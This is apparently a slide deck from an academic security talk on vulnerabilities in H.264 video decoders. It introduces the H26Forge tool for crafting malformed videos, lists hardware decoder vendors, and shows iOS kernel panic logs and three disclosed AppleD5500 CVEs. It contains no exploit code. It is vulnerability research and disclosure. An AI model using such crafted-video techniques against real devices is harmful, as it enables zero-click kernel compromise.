



# The Most Dangerous Codec in the World: Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez<sup>1</sup>

Stephen Checkoway<sup>2</sup>

Hovav Shacham<sup>1</sup>

<sup>1</sup> The University of Texas at Austin

<sup>2</sup> Oberlin College



Wasm + RLBox = fast sandboxing + low engineering effort



▶ ▶ | 0:00 / 22:39

AUGUST 6-11 2022  
LAND & PLAY / LAS VEGAS

How Firefox Uses In-process Sandboxing To Protect Itself From Exploitable Libraries

Black Hat  
210K subscribers

Subscribe

Like 21 | Dislike Share Clip Save ...

A screenshot of a YouTube video player interface. The video title is "How Firefox Uses In-process Sandboxing To Protect Itself From Exploitable Libraries". The video has 21 likes and a timestamp of 0:00 / 22:39. The player includes standard controls like play/pause, volume, and a progress bar. At the bottom, there are links for the channel ("Black Hat"), subscribe button, and social sharing options (like, dislike, share, clip, save, more).



Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete



For more information about this issue and possible fixes, visit <https://www.windows.com/stopcode>

If you call a support person, give them this info:

Stop code: CRITICAL\_PROCESS\_DIED

# \$whoami

- **Willy R. Vasquez (wrv)**
- PhD Student at UT Austin 
- Research in systems security, cryptography, and cyberlaw and policy
- Previously at  and 



<https://wrv.github.io/>


# Who this talk is for and why



Red Teamers  
looking for new  
attack surface to  
explore




Blue Teamers  
working to reduce  
attack surface



Anyone that  
plays arbitrary  
videos




Policy makers  
aiming to assess  
risk




Developers  
working with  
compressed videos

# Videos are everywhere




Even video thumbnailing  
invokes video decoding


# Processing Arbitrary Videos is Dangerous



Can enable 0-click attacks



Parsed by applications, kernels, and dedicated hardware



Existing defenses rarely focus on video security

# Videos are compressed with complex algorithms called codecs




**H.264  
MPEG-4/AVC**




# Ubiquity and complexity lead to a vast and underexplored attack surface



**H.264  
MPEG-4/AVC**





# Agenda

Show the complexity  
of video decoding and  
demonstrate the  
decoder attack  
surface

H26Forge: Toolkit to  
produce specially crafted  
videos to find vulnerabilities  
in video decoders and  
investigate their  
exploitability

Dive into serious  
vulnerabilities found  
in the iOS Kernel

**With H26Forge, the complexity of working with encoded videos  
is reduced, unlocking an underexplored attack surface**

# H26Forge is Available



☰ README.md

---

## H26Forge

H26Forge is domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant H.264 video files.

H26Forge has three key features:

1. Given an Annex B H.264 file, randomly mutate the syntax elements.
2. Given an Annex B H.264 file and a Python script, programmatically modify the syntax elements.
3. Generate Annex B H.264 files with random syntax elements.

This tool and its findings are described in the [H26Forge paper](#).

---

### Motivation

See [MOTIVATION.md](#) to see how a H26Forge simplifies a previously manual PoC generation process.

---

### Release

You can download the latest build on the [releases page](#).




<https://github.com/h26forge/h26forge>

# Video Attack Surface



<https://gfifer.com/OzF1.gif>

# Video Decoding Pipeline



# Dedicated Hardware Decoding

- Decoding is **computationally heavy**, so dedicated hardware ensures smooth playback
- Identified **25 different providers of H.264 hardware video decoders**
- Each video decoder has **its own kernel driver** that controls it

Company	Product Name
Allegro DVT	AL-D series
Allwinner	CedarV
AMD	Video Coding Engine
Amlogic	Amlogic Video Engine
Amphion	Malone
Apple	AppleAVD
Arm Mali	Video Engine
Broadcom	Crystal HD and VideoCore
Cast	Baseline Decoders
Chips'N Media	Coda
HiSilicon	VDEC
Imagination Technologies	PowerVR MSVDX D-series
Intel	QuickSync
MediaTek	VPU
MSTar Semi	Decoder
Nvidia	NVDEC
Qualcomm	Venus
Realtek	RTD series
RockChip	RKVdec
Samsung	Multi-Format Codec (MFC)
STMicroelectronics	DELTA
Texas Instruments	IVA-HD
UNISOC	Video Signal Processing Unit (VSP)
VeriSilicon	Hantro
VYUSync	H.264 Decoder

# Decoder Kernel Driver



- Takes untrusted input from the *Internet*
- **Parses part of the video in the kernel**
- Sends to hardware to produce frames

**Surely nothing could go wrong**



# Apple Mobile Hardware Video Decoder



## AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext



## AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext



# Apple Mobile Hardware Video Decoder



## AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext



## AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext




# Apple Mobile Hardware Video Decoder



AppleD5500

```
panic(cpu 4 caller 0xffffffff0082affd0): Unexpected fault in kernel static region
  at pc 0xffffffff0095a162c, lr 0xffffffff00959db94 (s
•      x0: 0xffffffffe3e7162000 x1: 0xffffffffe600
•      x4: 0x0000000000000001 x5: 0x000000000000
•      x8: 0x0000000000000007 x9: 0xfffffffffec04
•      x12: 0x0000000000020002 x13: 0x000000000000
•      x16: 0xffffffff041410000 x17: 0xee66ffec04
•      x20: 0xffffffffe3e7162000 x21: 0x0000000002b
•      x24: 0xffffffffe3e7162000 x25: 0xfffffffffe4cd
•      x28: 0x0000000000000000 fp: 0xfffffffffeb17
pc: 0xffffffff0095a162c cpsr: 0x80400204
```



AppleAVD

```
b17c33570)
00000003f x3: 0x0000000000000000
0000000000 x7: 0x0000000000000000
e133ab8000 x11: 0xffffffffe3e7162008
0000006000 x15: 0x000000000009000
0000000000 x19: 0xfffffffffeb17c33980
eb17c33980 x23: 0x0000000000000003
e6006b3964 x27: 0x0000000000000000
f00959db94 sp: 0xfffffffffeb17c338c0
06           far: 0xffffffff041410030
```

acs

R9-07K 1820

Debugger message: panic  
Device: D79  
Hardware Model: iPhone12,8  
ECID: 1BC4C34D51F515B0  
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm\_behavior=0 -vm\_compressor\_wk\_sw agm-genuine=1 agm-authentic=1 agm-trusted=1  
Memory ID: 0x0  
OS release type: User  
OS version: 19E241  
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:27:53 PST 2022; root:xnu-8020.102.3~1/RELEASE\_ARM64\_T8030  
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22  
iBoot version: iHoot-1975.1.46.1.3

# Apple Mobile Hardware Video Decoder



## AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext



## AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext



Found 3 parsing vulnerabilities in  
AppleD5500.kext

- CVE-2022-42850: Heap overflow
- CVE-2022-42846: DoS (0-click)
- CVE-2022-32939: Controlled write

